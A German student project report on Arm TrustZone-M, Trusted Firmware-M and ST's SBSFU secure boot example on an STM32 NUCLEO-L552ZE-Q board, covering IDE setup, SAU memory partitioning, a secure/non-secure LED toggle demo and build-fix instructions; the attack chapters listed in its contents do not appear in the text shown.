Inhaltsverzeichnis

1 Einleitung **3**
1.1 Wieso ist Sicherheit wichtig? . . . 3
1.2 Verwendung von Linux . . . 3

2 Verwendung des Boards **4**
2.1 NUCLEO-L552ZE-Q Board . . . 4
2.2 Herstellung der Verbindung zwischen Board und Computer . . . 4
2.3 Integrierten Entwicklungsumgebung - STM32CubeIDE . . . 4
2.3.1 Einrichtung der IDE und Verbindung zum Board . . . 5

3 TrustZone_M **6**
3.1 Was ist Trustzone M? . . . 6
3.2 Aufteilung in Secure, NonSecure & NonSecureCallable . . . 7
3.3 Attribution Unit - Adressspeicheraufteilung . . . 8
3.3.1 Security Attribution Unit und Definition eines nicht sicheren Bereiches 9
3.4 Beispiel Projekt: . . . 10
3.4.1 Schrittweise Durchführung und Ablauf des ersten Projektes . . . 11

4 Trusted_Firmware_M **13**
4.1 Einführung . . . 13
4.2 Architektur . . . 13
4.2.1 Boad Support Package . . . 13
4.2.2 Hardware abstraction layer (HAL) and low-layer (LL) . . . 14
4.2.3 MbedTLS and mbed-crypto libraries . . . 14
4.2.4 Trusted firmware middleware (TF-M) . . . 14
4.2.5 TFM_SBSFU_Boot application . . . 14
4.2.6 TFM_Appli secure application . . . 14
4.2.7 TFM_Appli non-secure application . . . 14

5 SBSFU Firmware **15**
5.1 Secure Boot(SB) oder Trusted Firmware-M(TFM) . . . 15
5.2 Verwendete Umgebung . . . 15

5.3 Anleitung 15

6 Angriffe **19**
6.1 Softwarebasierte Angriffe 19
6.2 Hardware non-invasive Attack 19
6.3 Hardware invasive Attack 20
6.4 Konzeptionelle Ansätze für eigene Angriffe 20
6.4.1 Verwendung korrupter Firmware 20
6.4.2 Brutforce 20
6.4.3 RSA Common Factor Attack - Wiederholung bei der Zufallszahlengenerierung 21
6.5 RSA-encryption Beispiele 22
6.6 Ein Beispiel für Brutforce 23
6.7 Ein Beispiel für CommonFactor 23

7 Energy depletion **25**
7.1 Preparation of Attack test environment 25
7.1.1 Configuration of the STM32 and its pins with the Bluetooth expansion 26
7.1.2 Writing the program to integrate bluetooth with the STM32 and to enable sleep 27
7.2 Implementation of the bash script to execute the attack 28
7.3 Implementation of the C code to execute the attack 29
7.3.1 Rewriting bluetoothctl 29
7.4 Usage of our energy depletion tool 30
7.5 Future work 31

1 Einleitung

Die Sicherheit von eingebetteten System und dem Internet of Things gewinnt immer weiter an Bedeutung. In naher Zukunft sollen Milliarden von Geräten ans Netz gehen und damit neue Sicherheitsstandards fordern.
Dieses Softwareprojekt beschäftigt sich mit der PSA-Initiative und der aktuellen Trusted-Firmware-Version. Die Firmware wird dabei auf dem *STM NUCLEO L552ZE-Q -Board* gespielt um verschiedene Angriffe und Sicherheitsfunktionalitäten zu testen.
Ziel ist die Lücken der Funktionalitäten ausnutzen und so beispielsweise bestimmte Sicherheitsfeature zu deaktivieren, die Angriffe nachweislich ermöglichen. Darüber hinaus kann gezeigt werden, wie die Sicherheitsmechanismen diese Angriffe bei fehlender Deaktivierung abwehren können.

1.1 Wieso ist Sicherheit wichtig?

Der Datenschutz ist bei den kryptografischen Schlüsseln und persönlichen Daten entscheidend, da sonst das Sicherheitssystem übergangen werden kann. Die Sicherheit des Firmware-Codes ist auch essentiell. Wenn der Angreifer auf den Binary-File der Firmware zugreifen kann, kann er den Code mit Hilfe durch Reverse-Engineering ändern und so Schwachstellen finden.
DoS-Attacken (Denial-of-Services) sind eine weitere große Bedrohung. Ein Beispiel dafür sind Brandmeldeanlagen, die konstant sendebereit seien müssen und ein robustes und zuverlässiges System benötigen.

1.2 Verwendung von Linux

Im Laufe des Projektes haben sich die Projektmitglieder auf das Betriebssystem Linux und Ubuntu als Referenzdistribution geeinigt. Vorteil war die gleichen Eigenschaften des Betriebssystems und die daraus entstehende Übertragbarkeit von Dateien und Quelltext. Windows und iOs wurden auch getestet und haben sich in der Praxis als weniger hilfreich raus gestellt.

2 Verwendung des Boards

Das STM32 Nucleo-144 nutzen wir als Board für Testen und Ausführen von Sicherungsfunktionalitäten. Die Nuclep Reihe dient dem Testen neuer Ideen und der schnellen Entwicklung von Prototypen.

2.1 NUCLEO-L552ZE-Q Board

Das Entwicklungsboard bietet als 32 Bit Mikrocontroller die Grundlage für das Softwareprojekt. Der Plaltinentyp wird als Evaluierungsplattform bezeichnet und dient somit fachspezifischen Untersuchungen und Bewertungen. Im Fall des Softwareprojektes können damit Sicherheitsstandards der TrustZone getestet und evauliert werden.
Weitere Eigenschaften:

- Aktiver Support des Herstellers
- Beinhaltet ARM Cortex-M33-Kernprozessor
-

2.2 Herstellung der Verbindung zwischen Board und Computer

Der erste Schritt der Installation war die physisch Beschaffung und Verbindung des Boards mit dem Computer. Dabei wird die Schnittstelle für den USB Micro B Port verwendet. Dabei ist zu beachten, dass ein Kabel zur Datenübertragung verwendet wird um zum Beispiel Software und Firmware auf das Gerät zu spielen.

Bild 1: USB Anschluss

2.3 Integrierten Entwicklungsumgebung - STM32CubeIDE

Die Wahl der integrierte Entwicklungsumgebung fiel auf das Programm STM32CubeIDE. Dieses Programm basiert auf Eclipse und bietet den nötigen Funktionsumfang für das Softwareprojekt.

Link: STM32CubeIDE

Die STM32CubeIDE bietet folgende Eigenschaften und Funktionalitäten:

- Fortgeschrittene C/C++ Entwicklungsplattform
- Peripherie ist konfigurierbar per grafischer Oberfläche (CubeMX)
  - Pinout, Clock, Peripherie und Middleware sind direkt konfigurierbar
- Quellcode lässt sich kompilieren und debuggen
- Spezialisiert auf STM32 Mikrocontroller und Mikroprozessor

Die Installation der Entwicklungsumgebung begann mit dem Download der Software über das Portal von STM und entpacken der Dateien.

2.3.1 Einrichtung der IDE und Verbindung zum Board

Für die Ausführung beziehungsweise Bash-Skripting werden folgende Befehle genutzt:

```
$ chmod +x /PATH/st-stm32cubeide_1.3.0_5720_20200220_1053_amd64.sh
$ ./st-stm32cubeide_1.3.0_5720_20200220_1053_amd64.sh
```

Zur Ausführung der STM32CubeIDE wurde eine ältere Javaversion benötigt. Vor dieser Einstellung konnte die Entwicklungsumgebung nicht gestartet werden.

```
$ sudo apt-mark hold openjfx libopenjfx-jni libopenjfx-java
$ sudo apt install openjfx=8u161-b12-1ubuntu2
$ libopenjfx-jni=8u161-b12-1ubuntu2
$ libopenjfx-java=8u161-b12-1ubuntu2
$ sudo apt purge openjfx
$ sudo apt install openjdk-8-jre-headless
$ sudo update-alternatives --config java
```

Um die Verbindung zwischen Board und Computer zu ermöglichen wurde ein weitere Applikation benötigt. Der sogenannte *STM32CubeProgrammer* ist ein Werkzeug um STM32-Produkte zu programmieren. Der Funktionsumfang beinhaltet vor allem die Möglichkeit den Speicher direkt zu konfigurieren.


Die STM32CubeProgrammer bietet folgende Eigenschaften und Funktionalitäten:

3 TrustZone_M

3.1 Was ist Trustzone M?

Trustzone Cortex M ist eine kleinere Version von Trustzone Cortex A. Cortex A wird verwendet für Smartphone-Prozessoren und Cortex M wird für IoT-Geräte eingesetzt. Der Prozessor wird in einen sicheren und unsicheren Modus geteilt. Darüber hinaus kann Flash, RAM oder Peripherie in sicheren und unsicheren Teile partitioniert werden. Die Unterteilung erfolgt über den Einsatz von Adressen, die Speicherbereiche in *Secure* und *Non-Secure* unterteilen

Bild 2: Aufteilung der Speicher und Peripherie



Ein Beispiel für den Einsatz von dieser Art von Unterteilung findet sich beim Einsatz von BitCoin-Key-Wallets.
Die TrustedZone wird in Hardware-Wallets verwendet. Die Hardware-Wallets dienen als sichere, physische Speichermöglichkeit für *private Keys* des Nutzer. In diesen System befindet sich ein sicherer Ort oder Partition, auf die man von außen nicht zugreifen kann. Dieser abgeschlossene und getrennte Bereich wird als TrustedZone bezeichnet.
Auf Grund dieser Sicherheiten lassen sich beispielsweise alle kryptographische Schlüsseln in einen gesicherten Bereichen speichern. In diesem Zusammenhang werden auch Betriebssysteme unterteilt. Für bestimmte Anwendungen wird ein sogenanntes rich operating system (ROS) benötigt, welche aufwendigere Software ermöglicht. Bei der TrustZone befindet sich dann ein weiteres Betriebssystem, welches separiert wird. Diese Betriebssysteme werden vom selben Kern betrieben.


Bild 3: Hardware-Wallet und Unterteilung

3.2 Aufteilung in Secure, NonSecure & NonSecureCallable

Der Speicherbereich wird in drei Bereiche unterteilt. Dabei wird zu erst eine Unterteilung zwischen gesicherten Speicherbereich und ungesicherten Speicherbereich vorgenommen. Der gesicherte Speicherbereich wird nochmal in den Non-secure Callable- und Non-Secure-Bereich aufgetrennt. In der Regel sind wir nur in der Lage vom gesicherten Bereich auf den ungesicherten Bereich zuzugreifen, aber mit der Hilfe von Callable-Speicherbereichen lassen sich Ausnahmen definieren.

- Secure-Modus (S)
  - Gesicherter Bereich
    Kein externer Zugriff möglich und Funktionen können nur innerhalb dieses Bereiches aufgerufen werden. Ausnahme dazu sind die NonSecureCallable, welche einen externen Zugriff ermöglichen.
- NonSecureCallable-Modus (NSC)
  - Verbindung zwischen gesichertem und ungesichertem Bereich
    Funktionen, die aus dem Non-Secure aufgerufen werden sollen, müssen in diesem Bereich definiert werden.
- NonSecure-Modus (NS)
  - Freie Zugänglichkeit
    Kompletter Zugriff für jegliche Software innerhalb des eingebetteten Gerätes. Alle Funktionen lassen sich aus anderen Bereichen aufrufen.


Bild 4: Aufrufkette - S, NS & NSC



3.3 Attribution Unit - Adressspeicheraufteilung

Mit Hilfe der Attribution Unit kann die Speicheraufteilung und Kommunikation zwischen den S-, NS- und NSC-Callable verwalten werden. Wenn die AU umgangen, deaktiviert oder außer Kraft gesetzt wird, kann das gesamte Gerät ungesichert werden.
Der Sicherheitsstatus eines Speicherbereichs wird definiert durch eine Kombination aus der internen Secure Attribution Unit (SAU) oder einer externen Implementation der Defined Attribution Unit (IDAU). Die SAU ist programmierbar und stellt dynamische Adresspartitionierung bereit, während die IDAU nicht programmierbar ist und durch statische Adresspartitionierung bereitstellt.
Wenn die SAU deaktiviert ist, keine SAU-Region definiert ist und keine IDAU im System enthalten ist, wird der gesamte Speicheradressraum als sicher definiert und der Prozessor hat keine Unterteilung mehr. Jeder Versuch, in den nicht sicheren Zustand zu wechseln, führt zu einem Fehler. Dies ist der Standardstatus des Prozessors ohne Nutzung der AU.

Bild 5: AU



Wenn SAU aktiviert und korrekt konfiguriert ist, sind bestimmte Bereiche im Speicher nicht sicher, da eine Aufteilung in gesichert und ungesichert vorgenommen wird.

3.3.1 Security Attribution Unit und Definition eines nicht sicheren Bereiches

Die Security Attribution Unit Control Register dient der Aktivierung der Security Attribution Unit. Das Register SAU_CTRL.ENABLE aktiviert die SAU bei entsprechender Belegung.
SAU_TYPE bestimmt die Nummer von Regionen, die von der Security Attribution Unit implementiert werden.
SAU_RNR (Region Number Register) selektiert die Regionen auf die SAU_RBAR und SAU_RLAR aktuell Zugriff haben. SAU_RBAR (Region Base Address Register) ermöglicht indirekte Schreib- und Leserechte für die "base address". Dieses Basisadresse dient als Referenz beziehungsweise Beginn für unseren ungesicherten Bereich. Die SAU_RLAR ermöglicht indirekte Schreib- und Leserechte für die "limit address". Damit dienen SAU_RBAR und SAU_RLAR als Begrenzungen für den nicht gesicherten Bereich. Dies Basisadresse dient als Startreferenz, während die Limitierungsadresse als Endpunkt fungiert.

Bild 6: Register der Security Attribution Unit

SAU_CTRL	SAU Control Register
SAU_TYPE	Number of supported regions
SAU_RNR	Region Number Register
SAU_RBAR	Region Base Address
SAU_RLAR	Region Limit Address

Ein Beispiel für die Adressaufteilung findet sich im folgenden Beispiel. In diesem Beispiel wird ein Adressraum als Non-secure definiert.

1.) Selektion einer der Region — SAU_RNR = 0x0

2.) Definition Startpunkt — SAU_PBAR = 0X1000

3.) Definition Endpunkt — SAU_RLAR = 0x1FFF

4.) Aktivierung SAU — SAU_CTRL = 0x1

Bei obigen Eingaben werden alle Adressen zwischen 0x1000 und 0x1FFF als Non-secure definiert. Bei der Auswahl der Regionen müssen noch weitere Regionen definiert werden, aber für die Übersichtlichkeit wird nur eine Regionsdefiniton im Beispiel dargestellt.
Im Softwareprojekt ist das in Partition_stm32l552xx.h definiert und kann für Testzwecke angepasst werden.


3.4 Beispiel Projekt:

Für das erste Beispiel wurde ein Toggeling durchgeführt, welches eine Verbindung zwischen Non-Secure-Bereich und Secure-Bereich herstellt. Auf dem Board befindet sich auf dem PIN PB7 eine LED und auf dem Pin PC13 eine Taste. Die Abfrage zur Betätigung der Taste wird im Non-Secure-Bereich durchgeführt, während aber das LED Toggling (ein- und ausschalten der LED) im Secure-Bereich aufgerufen wird. Dazu wird die Funktion in der Datei secure_nsc.c benötigt. Die Datei nsc.c ist eine NonSecureCallable, die also als Aufruf vom ungesicherten Bereich in den gesicherten Bereich dient. Die Funktionsdefinition befindet sich innerhalb secure_nsc.h.

3.4.1 Schrittweise Durchführung und Ablauf des ersten Projektes


1. Neues Projekt STM32 erstellen
2. Das Board Nucleo-l552ze-q aus der Liste auswählen
3. Projektname eingeben und TrustZone aktivieren
4. Auf dem PB13-Pin per Linksklick GPIO_input auswählen. Darauf folgend per Rechtsklick für den Cortex M33 unsecure auswählen und den Pin auf "Taste" umbenennen.
5. Auf dem PB7-Pin per Linksklick GPIO_output auswählen. Anschließend per Rechtsklick Cortex M33 secure auswählen und den Pin auf "LED2" umbenennen.

Bild 7: Belegung eines Pins



6. Im Project Explorer die Eigenschaften über die Project references der Datei ändern, sodass zu erst die Non-Secure gebuildet wird, da Secure automatisch gebuildet wird, sobald Non-Secure gebuildet wurde.
7. Das "Perform BUILD" muss über die Debug Configuration bei TRUSTZONE deaktiviert werden, da das Builden bereits vorgenommen wurde.
8. Die Reihenfolge kann im Startup so angepasst, dass Non-Secure vor Secure eingereiht wird.

Bild 8: Ausführungsreihenfolge



Die Definition im Header im Secure-Bereich:
secure_nsc.h

```
1                    ...
2                     void my_toggle(void);
3                    ...
```

Source code 1: Definition Togglefunktion - Ausschnitt

Funktion: **secure_nsc.c**

```
1               CMSE_NS_ENTRY void my_toggle(void){
2               HAL_GPIO_TogglePin(LED2_GPIO_Port, LED2_Pin);
3                    ...
```

Source code 2: Togglefunktion - Ausschnitt

Main-Funktion innerhalb des Secure-Bereiches:
main.c

```
1   ...
2   while (1){
3         /* USER CODE END WHILE */
4
5         /* USER CODE BEGIN 3 */
6         if (HAL_GPIO_ReadPin(TasteNS_GPIO_Port, TasteNS_Pin)==GPIO_PIN_SET){
7             my_toggle();
8         }
9         HAL_Delay(1000);
10  ...
```

Source code 3: Main mit endloser Schleife - Ausschnitt

Den Quellcode kann kompiliert und auf das Board geladen werden. Die neue Funktionalität ermöglicht bei jeder Betätigung der Taste eine blinkende LED.


4 Trusted_Firmware_M

4.1 Einführung

Trusted Firmware bietet eine Referenzimplementierung von Secure-Software für Armv8-A und Armv8-M. Es bietet "Software-on-Chip" Entwicklern eine vertrauenswürdige Referenzcodebasis, die den relevanten Arm-Spezifikationen entspricht. PSA(Platform Security Architecture) bietet eine gemeinsame Sicherheitsgrundlage für das gesamte IoT-Ökosystem. Es enthält viele Elemente, einschließlich Architekturspezifikationen und Bedrohungsmodelle. Ein wichtiger Teil von PSA ist die Open Source-Firmware. Dies ist in Form von Trusted Firmware-M für Arm Cortex-M23- und Arm Cortex-M33-Prozessoren verfügbar, die die Arm TrustZone-Technologie verwenden.

4.2 Architektur

Bild 9: Die Architektur von TFM



4.2.1 Boad Support Package

Diese Schicht bietet die APIs in Bezug auf die Hardwarekomponenten in den Hardwarekarten

- Component
  - Dies ist der Treiber relativ zum externen Gerät auf der Karte und nicht zum STM32

- Driver
  - Es ermöglicht die Verknüpfung des Komponententreibers mit einer bestimmten Karte.(zB BSP_LED_Init())

4.2.2 Hardware abstraction layer (HAL) and low-layer (LL)

Die LL-Treiber bieten eine schnelle, leichtgewichtige Schicht, die näher an der Hardware liegt als die HAL. Die HAL-Treiber offer high-level function-oriented highly-portable APIs.

4.2.3 MbedTLS and mbed-crypto libraries

- MbedTLS
  - Kryptografische Dienste, die von der Anwendung TFM_SBSFU_Boot während der sicheren Startphase verwendet werden
- Mbed-crypto
  - Kryptografische Dienste, die von TFM Secure Application während Laufzeit verwendet werden.(enthält PSA APIs)

4.2.4 Trusted firmware middleware (TF-M)

Es enthält TFM Secure Boot, Die TF-M-Core Services bei der Laufzeit und Die TF-M Secure-Services bei der Laufzeit(basierend auf Mbed-Crypto).

4.2.5 TFM_SBSFU_Boot application

Diese Anwendung verwaltet die TF-M-Dienste für den sicheren Start und die sichere Firmware-Aktualisierung.

4.2.6 TFM_Appli secure application

Diese Anwendung verwaltet die Dienste, die im Secure-Modus stehen und vom nonsecure-Modus aufgerufen werden.

4.2.7 TFM_Appli non-secure application

Diese Anwendung ist ein Beispielcode für eine nicht sichere Benutzeranwendung, der die Verwendung sicherer TF-M-Dienste demonstriert.

5 SBSFU Firmware

5.1 Secure Boot(SB) oder Trusted Firmware-M(TFM)

Robuste Systeme müssen vor dem Starten der Hauptanwendung zunächst die Integrität und Authentizität der Firmware überprüfen. Ein erfolgreicher Angriff besteht darin, eine nicht vertrauenswürdige Anwendung auszuführen, indem die Überprüfung übersprungen wird und stattdessen direkt die Schadsoftware ausgeführt wird. Dies kann durch Hardwaretechniken wie Fehlerinjektion erfolgen. Durch das Austauschen eines Hashwertes können weitere ungewollte Ausführungen ermöglicht werden.

5.2 Verwendete Umgebung

- Ubuntu 20.04. (weitere Fehler könnten mit anderen Linux Distributionen auftreten)
- STM32CubeIDE
- STM32CubeProgrammer
- STM32CubeL5 MCU Firmware Package*
- NUCLEO-L552ZE-Q Board
- ST-LINK-SERVER Software**
- STSW-LINK007 Software**

* `https://github.com/STMicroelectronics/STM32CubeL5`
** `https://www.st.com/en/evaluation-tools/nucleo-l552ze-q.html#tools-software`

5.3 Anleitung

1. In der STM32CubeIDE: File > Import > Existing Project into Workspace. Dort wählt ihr unter Select Root Directory:
   `/.../STM32CubeL5/Projects/NUCLEO-L552ZE-Q/ Applications/SBSFU`
   In dem Feld "Projects" sollten automatisch 4 Projekte erkannt werden:
   - SBSFU_Appli/STM32CubeIDE
   - SBSFU_Appli/STM32CubeIDE/NonSecure
   - SBSFU_Appli/STM32CubeIDE/Secure
   - SBSFU_Boot/STM32CubeIDE

   Mit "Next" importiert ihr diese vier Projekte in euren Workspace.


2. Im aktuellen Release v1.2.0 des Firmware Package befinden sich einige Fehler die behoben werden müssen um die Projektdateien erfolgreich zu builden. Bei allen *build*-Versuchen ist es notwendig die die Ausgabe der *Build Console* vollständig zu lesen, da sich beispielsweise Fehler im *Postbuild* Skript nicht in der abschließenden Bilanz in *errors* und *warnings* darstellen. In den vordefinierten *Properties* wurden einige Pfadangaben falsch geschrieben:

   - Unter ***Properties > C/C++ General > Path and Symbols*** muss der Pfad ***../../../../../../Drivers/BSP/STM32L562E-Discovery*** in ***../../../../../../Drivers/BSP/STM32L562E-DK*** geändert werden.

     Unter ***Properties > C/C++ General > Path and Symbols*** muss bei Erwähnungen von "mbedTLS" die Groß- und Kleinschreibung korrigiert werden, so dass **mbedTLS** durch **mbedtls** ersetzt wird.

   - Im **SBSFU_Appli_Secure** und **SBSFU_Appli_NonSecure** Projekt:
     Unter **Properties > C/C++ Build > Settings > Build Steps** muss in der **Command** Zeile gegen Ende des Pfads das **src** in **Src** geändert werden.
   - Außerhalb der STM32CubeIDE muss das Firmware Paket wie folgt bearbeitet werden:
     Unter **STM32CubeL5/Projects/NUCLEOO-L552ZE-Q/Applications/ SBSFU/SBSFU_A ppli/STM32CubeIDE** befindet sich das Postbuild Skript welches von der IDE ausgeführt wird. Dieses sollte mit **chmod +x postbuild.sh** ausführbar gemacht werden.
     Außerdem sollten, wenn mit einer Linux Umgebung gearbeitet wird, die Zeilen **24 bis 27** im Postbuild Skript mit einem **auskommentiert werden** und bei den **Zeilen 30 bis 33** das als **Kennzeichnung eines Kommentars entfernt werden**. (Die betreffenden Bereiche sollten mit **line for window executeable** und **line for python** gekennzeichnet sein. Sollte dies nicht der Fall sein, weichen die Zeilennummerierungen ab und die entsprechenden Zeilen müssen selber im Text gesucht werden.)
     Eine Erwähnung von **impgtool.py** in der **postbuild.sh** Datei muss durch **imgtool.py** ersetzt werden.
   - Je nach Umgebung kann die Installation einiger **Bibliotheken** für das erfolgreiche *builden* der Projekte notwendig sein. Eine Installation von **Python 2** ist notwendig sollten Python Bibliotheken installiert werden müssen wie z.B. **Crypthography** sollten diese unter Python 2 installiert werden. Ein weitere Bibliothek notwendige Bibliothek könnte **libncurses5** sein. Informationen über weitere fehlende Bibliotheken können Sie der *Build Console* entnehmen, welche in der CubeIDE den *Build*-Prozess darstellt.

3. Die Projekt Dateien sollten nun bereit zum *Builden* sein. Projektdateien lassen sich mit dem Hammersymbol *builden*.



   Die Projekte müssen in der **Reihenfolge** *gebuildet* werden:

   (a) SBSFU_Boot

   (b) SBSFU_Appli_Secure

   (c) SBSFU_Appli_NonSecure

   Bei allen *build*-Versuchen ist es notwendig die die Ausgabe der *Build Console* vollständig zu lesen, da sich beispielsweise Fehler im *Postbuild* Skript nicht in der abschließenden Bilanz in *errors* und *warnings* darstellen. Ein erfolgreicher Build lässt sich meist daran feststellen, dass das Builden der **SBSFU_Appli_Secure** und **SBSFU_Appli_NonSecure** jeweils mit dem Hinweis "**secure sign done**" und "**non secure sign done**" abschließen.

